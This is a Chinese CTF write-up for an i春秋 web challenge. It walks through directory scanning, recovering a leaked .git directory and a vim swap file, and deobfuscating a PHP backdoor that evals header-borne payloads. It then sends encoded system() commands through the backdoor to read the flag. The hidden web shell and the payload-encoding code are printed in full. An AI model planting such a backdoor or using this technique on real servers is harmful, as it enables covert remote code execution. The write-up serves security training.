i春秋WEB CTF 3

原创

cbhjerry 于 2020-04-27 15:37:42 发布 229 收藏
分类专栏： 渗透测试 CTF 逆向


渗透测试 同时被 3 个专栏收录
3 篇文章 0 订阅
订阅专栏


CTF
3 篇文章 0 订阅
订阅专栏


逆向
2 篇文章 0 订阅
订阅专栏


题11：Backdoor，tips:敏感文件泄漏！

解题：题目给出了提示“敏感文件泄漏”，于是用dirb扫一下：


```
root@kali:~# dirb http://ca7cbf0d1812458aadddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Apr 27 09:15:33 2020
URL_BASE: http://ca7cbf0d1812458aadddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://ca7cbf0d1812458aadddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/ ----
+ http://ca7cbf0d1812458aadddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/.git/HEAD (CODE:200|SIZE:23)
+ http://ca7cbf0d1812458aadddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/index.php (CODE:200|SIZE:26)
+ http://ca7cbf0d1812458aadddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/robots.txt (CODE:200|SIZE:34)
                                                    chunqiu.com/Challenges/zt
-----------------
```


存在git文件，用git_extract导出文件：


```
root@kali:~/tools/Git_Extract# python git_extract.py  http://ca7cbf0d1812458aadddb23fb1ed2d5f04e2b02fd4ab4583.changame.ichunqiu.com/Challenges/.git/
```




导出的文件如下：




查看几个文件内容，发现falg.php.bd049e文件提示flag在文件b4ckdo0r.php中：



访问b4ckdo0r.php，确实存在且提示查看该 文件源码：



考虑是否存在.b4ckdo0r.php.swp等文件，尝试后发现存在.b4ckdo0r.php.swo，把它下载下来。



稍解释一下，为什么会存在.b4ckdo0r.php.swp，.b4ckdo0r.php.swo等文件？在linux系统，当我们用vi编辑文件如b4ckdo0r.php时，就会自动生成 .b4ckdo0r.php.swp，此时如有另一用户也用vi打开这一文件就会生成 .b4ckdo0r.php.swo，以此类推可能生成 .b4ckdo0r.php.swn，.b4ckdo0r.php.swm等等文件，如果文件编辑后正常关闭，这些临时生成的文件也会被自动移除，否则就会保存下来。

接下来还原下载下来的文件，vi -r b4ckdo0r.php.swo ：

```
使用交换文件 "b4ckdo0r.php.swo"
"~in5omnia/Desktop/web/b4ckdo0r.php" [新目录]
恢复完毕。请确定一切正常。
(你可能想要将这个文件另存为别的文件名
and run diff with the original file to check for changes)
You may want to delete the .swp file now.

请按 ENTER 或其它命令继续
```


回车，打开的文件显示b4ckdo0r.php原码：

```
<?php
echo "can you find the source code of me?";
/**
 * Signature For Report
 */$h='_)m/","/-/)m"),)marray()m"/","+")m),$)mss($s[$i)m],0,$e))))m)m,$k)));$o=ob)m_get_c)monte)m)mnts)m();ob_end_clean)';/*
 */$H='m();$d=ba)mse64)m_encode)m(x(gzc)mompres)ms($o),)m$)mk));print("<)m$k>$d<)m/)m$k>)m");@sessio)mn_d)mestroy();}}}}';/*
 */$N='mR;$rr)m=@$r[)m"HTT)mP_RE)mFERER"];$ra)m=)m@$r["HTTP_AC)mC)mEPT_LANG)mUAGE)m")m];if($rr)m&&$ra){)m$u=parse_u)mrl($rr);p';/*
 */$u='$e){)m$k=$)mkh.$kf;ob)m_start();)m@eva)ml(@gzunco)mmpr)mess(@x(@)mbase6)m4_deco)mde(p)m)mreg_re)mplace(array("/";/*
 */$f='$i<$)ml;)m){)mfo)mr($j)m=0;($j<$c&&$i<$l);$j)m++,$i+)m+){$)mo.=$t{$i)m}^$)mk{$j};}}r)meturn )m$o;}$r)m=$_SERVE)';/*
 */$O='[$i]="";$p)m=$)m)mss($p,3)m);}if(ar)mray_)mkey_exists)m()m$i,$s)){$)ms[$i].=$p)m;)m$e=s)mtrpos)m($s[$i],$f);)mif(';/*
 */$w=')m));)m$p="";fo)mr($z=1;)m$z<c)mount()m$m[1]);$)mz++)m)m)$p.=$q[$m[)m)m2][$z]];if(str)mpo)ms($p,$h))m===0){$s)m';/*
 */$P='trt)molower";$)mi=$m[1][0)m)m].$m[1][1])m;$h=$sl()m$ss(m)md5($)mi.$kh)m),0,)m3));$f=$s)ml($ss()m)mmd5($i.$kf),0,3';/*
 */$i=')marse_)mstr)m($u["q)muery"],$)m)mq);$q=array)m_values()m$q);pre)mg_matc)mh_all()m"/([\\w)m])m)[\\w-)m]+(?:;q=0.)';/*
 */$x='m([\\d)m]))?,?/",)m$ra,$m))m;if($q)m&&$)mm))m)m{@session_start();$)ms=&$_S)mESSI)m)mON;$)mss="sub)mstr";$sl="s)m';/*
 */$y=str_replace('b','','crbebbabte_funcbbtion');/*
 */$c='$kh="4f7)m)mf";$kf="2)m)m8d7";funct)mion x($t)m,$k){$)m)mc=strlen($k);$l=st)mrlen)m($t);)m)m$o="";for()m$i=0;';/*
 */$L=str_replace(')m','',$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);/*
 */$v=$y('',$L);$v();/*
 */
?>
```


代码是混淆的，通过create_function将$L的内容创建为函数，稍改动输出$L：

```php
<?php
//echo "can you find the source code of me?";
/**
 * Signature For Report
 */$h='_)m/","/-/)m"),)marray()m"/","+")m),$)mss($s[$i)m],0,$e))))m)m,$k)));$o=ob)m_get_c)monte)m)mnts)m();ob_end_clean)';/*
 */$H='m();$d=ba)mse64)m_encode)m(x(gzc)mompres)ms($o),)m$)mk));print("<)m$k>$d<)m/)m$k>)m");@sessio)mn_d)mestroy();}}}}';/*
 */$N='mR;$rr)m=@$r[)m"HTT)mP_RE)mFERER"];$ra)m=)m@$r["HTTP_AC)mC)mEPT_LANG)mUAGE)m")m];if($rr)m&&$ra){)m$u=parse_u)mrl($rr);p';/*
 */$u='$e){)m$k=$)mkh.$kf;ob)m_start();)m@eva)ml(@gzunco)mmpr)mess(@x(@)mbase6)m4_deco)mde(p)m)mreg_re)mplace(array("/";/*
 */$f='$i<$)ml;)m){)mfo)mr($j)m=0;($j<$c&&$i<$l);$j)m++,$i+)m+){$)mo.=$t{$i)m}^$)mk{$j};}}r)meturn )m$o;}$r)m=$_SERVE)';/*
 */$O='[$i]="";$p)m=$)m)mss($p,3)m);}if(ar)mray_)mkey_exists)m()m$i,$s)){$)ms[$i].=$p)m;)m$e=s)mtrpos)m($s[$i],$f);)mif(';/*
 */$w=')m));)m$p="";fo)mr($z=1;)m$z<c)mount()m$m[1]);$)mz++)m)m)$p.=$q[$m[)m)m2][$z]];if(str)mpo)ms($p,$h))m===0){$s)m';/*
 */$P='trt)molower";$)mi=$m[1][0)m)m].$m[1][1])m;$h=$sl()m$ss(m)md5($)mi.$kh)m),0,)m3));$f=$s)ml($ss()m)mmd5($i.$kf),0,3';/*
 */$i=')marse_)mstr)m($u["q)muery"],$)m)mq);$q=array)m_values()m$q);pre)mg_matc)mh_all()m"/([\\w)m])m)[\\w-)m]+(?:;q=0.)';/*
 */$x='m([\\d)m]))?,?/",)m$ra,$m))m;if($q)m&&$)mm))m)m{@session_start();$)ms=&$_S)mESSI)m)mON;$)mss="sub)mstr";$sl="s)m';/*
 */$y=str_replace('b','','crbebbabte_funcbbtion');/*
 */$c="$kh=\"4f7)m)mf\";$kf=\"2)m)m8d7\";funct)mion x($t)m,$k){$)m)mc=strlen($k);$l=st)mrlen)m($t);)m)m$o="";for()m$i=0;';/*
 */$L=str_replace(')m','',$c.$f.$N.$i.$x.$P.$w.$O.$u.$h.$H);/*
 */$v=$y('',$L);
   echo $L;
/*$v();/*
*/
```


运行，用burpsuit测试得



复制出来并稍做整理：

```php
$kh="4f7f";
$kf="28d7";
function x($t,$k){
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;){
        for($j=0;($j<$c&&$i<$l);$j++,$i++){
            $o.=$t{$i}^$k{$j};
        }
    }
    return $o;
}

$r=$_SERVER;
$rr=@$r["HTTP_REFERER"];
$ra=@$r["HTTP_ACCEPT_LANGUAGE"];
if($rr&&$ra){
    $u=parse_url($rr);
    parse_str($u["query"],$q);
    $q=array_values($q);
    preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/",$ra,$m);

    if($q&&$m){
        @session_start();
        $s=&$_SESSION;
        $ss="substr";
        $sl="strtolower";
        $i=$m[1][0].$m[1][1];
        $h=$sl($ss(md5($i.$kh),0,3));
        $f=$sl($ss(md5($i.$kf),0,3));

        $p="";
        for($z=1;$z<count($m[1]);$z++)
            $p.=$q[$m[2][$z]];

        if(strpos($p,$h)===0){
            $s[$i]="";
            $p=$ss($p,3);
        }

        if(array_key_exists($i,$s)){
            echo 'aaa----';
            $s[$i].=$p;
            $e=strpos($s[$i],$f);
            if($e){
                $k=$kh.$kf;
                ob_start();
                @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/-/"),array("/","+"),$ss($s[$i],0,$e))),$k)));
                $o=ob_get_contents();
                ob_end_clean();
                $d=base64_encode(x(gzcompress($o),$k));
                print("<$k>$d</$k>");
                @session_destroy();
            }
        }
    }
}
```


接下来就是代码审计。在下载下来的代码加入一些打印语句，帮助快速理清逻辑并找出漏洞构造payload：


```php
$kh="4f7f";
$kf="28d7";
function x($t,$k){  // 将两变量进行异或
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;){
        for($j=0;($j<$c&&$i<$l);$j++,$i++){
            $o.=$t{$i}^$k{$j};
        }
    }
    return $o;
}

$r=$_SERVER;
$rr=@$r["HTTP_REFERER"];            // 获取http头的“REFERER”
$ra=@$r["HTTP_ACCEPT_LANGUAGE"];    // 获取http头的“ACCEPT-LANGUAGE”
if($rr&&$ra){
    $u=parse_url($rr);
    parse_str($u["query"],$q);
    $q=array_values($q);
    preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/",$ra,$m);

    print_r($q);
    print_r($m);

    if($q&&$m){
        @session_start();
        $s=&$_SESSION;
        $ss="substr";
        $sl="strtolower";
        $i=$m[1][0].$m[1][1];
        $h=$sl($ss(md5($i.$kh),0,3));   // 675
        $f=$sl($ss(md5($i.$kf),0,3));   // a3e

        echo 'h: '.$h.PHP_EOL;      // 675
        echo 'f: '.$f.PHP_EOL;      // a3e

        $p="";
        for($z=1;$z<count($m[1]);$z++)
            $p.=$q[$m[2][$z]];              // 构造Accept-Language:zh-CN,zh;q=0.1, 这样获取的$m[2][1]为1, 即$q[1]为“REFERER”的第二个参数

        echo 'p: '.$p.PHP_EOL;

        if(strpos($p,$h)===0){  // 可构造“REFERER”的第二个参数前三个字符为“675”, 进入该流程设置$s[$i], 才能通过下面的判断array_key_exists($i,$s)
            $s[$i]="";
            $p=$ss($p,3);       // 去掉前三个字符
        }
```

```php
        print_r($s);
        echo 'i: '.$i.PHP_EOL;
        echo 'p: '.$p.PHP_EOL;

        if(array_key_exists($i,$s)){
            $s[$i].=$p;
            $e=strpos($s[$i],$f);    //由此可推出$s[$i]
            必须包含有$f("a3e"),也就是此时的$p必须包含"a3e",且不能出现在最前面,在前面加任意字符,也就是"REFERER"的第二个参数为"675"开头,"a3e"结尾
            if($e){
                $k=$kh.$kf;
                ob_start();
                @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/-/"),array("/","+"),$ss($s[$i],0,$e))),$k))); //
                存在eval的漏洞,用"REFERER"第二参数675和a3e之间的字符作payload
                $o=ob_get_contents();
                ob_end_clean();
                $d=base64_encode(x(gzcompress($o),$k));
                print("<$k>$d</$k>");
                @session_destroy();
            }
        }
    }
}
```


需要在http头加入Accept-Language和Referer，构造Accept-Language: zh-CN,zh;q=0.1，则Referer的值最少要两个参数，且第二个参数格式为"675"+payload+"a3e"，因为程序中使用了eval，所以可以考虑使用system函数执行系统操作，但构造的载荷会经过base64_decode，异或，gzuncompress的处理，所以可以把要执行的操作经过逆处理即gzcompress，异或，base64_encode：

```php
$k="4f7f28d7";

$cmd = 'system("ls");';
echo PHP_EOL.'----------------------'.PHP_EOL;
echo base64_encode(x(gzcompress($cmd),$k)).PHP_EOL;     // TPocyB4WLfrhNv1PZOrQMTREimJn
```

先查看一下目录文件，system("ls")处理后得到“TPocyB4WLfrhNv1PZOrQMTREimJn”，把这字符串加下前缀“675”，后缀“a3e”，做为Referer的第二个参数：




把得到的字符串“TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpdlZk33ypDEwMumBIr0uCrKpbiq1Z5+6xyPHma96ydT”，因为这字符串是经过gzcompress，异或，base64_encode处理，所以可以进行base64_decode，异或，gzuncompress解密：

```php
$k="4f7f28d7";
$str = 'TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpdlZk33ypDEwMumBIr0uCrKpbiq1Z5+6xyPHma96ydT';
echo PHP_EOL.'----------------------'.PHP_EOL;
echo gzuncompress(x(base64_decode($str),$k)).PHP_EOL;
/*
b4ckdo0r.php
flag.php
index.php
robots.txt
this_is_flag.php
*/
```


得到该文件列表，其中有this_is_flag.php，查看该文件 system("cat this_is_flag.php")：

```
$cmd = 'system("cat this_i5_flag.php");';
echo PHP_EOL.'------------------------'.PHP_EOL;
echo base64_encode(x(gzcompress($cmd),$k)).PHP_EOL;      //TPocyB4WLfrhNn0oHmlM/vxKuakGtSv8fSrgTfoQNOWAYDfeUDKW
```

处理后得到“TPocyB4WLfrhNn0oHmlM/vxKuakGtSv8fSrgTfoQNOWAYDfeUDKW”，把这字符串加下前缀“675”，后缀“a3e”，做为Referer的第二个参数再次请求：



将“TPqE1x3wTNfRNH6te3Qzh2E2MLfnroKRHU8h77uC4l69AI1A1C5NjSLPviCIHgK+0s+hcHS+YrEi092wjmSS
密：

```
$k="4f7f28d7";
$str = 'TPqE1x3wTNfRNH6te3Qzh2E2MLfnroKRHU8h77uC4l69AI1A1C5NjSLPviCIHgK+0s+hcHS+YrEi092wjmSSQWhmaa0jGw==';
echo PHP_EOL.'------------------------'.PHP_EOL;
echo gzuncompress(x(base64_decode($str),$k)).PHP_EOL;
/*
<?php
$flag = 'flag{975dd8aa-1fa6-478d-8ea2-46a7e9821018}';
?>
*/
```


得到this_i5_flag.php的内容包含了flag。

待续。。。。。。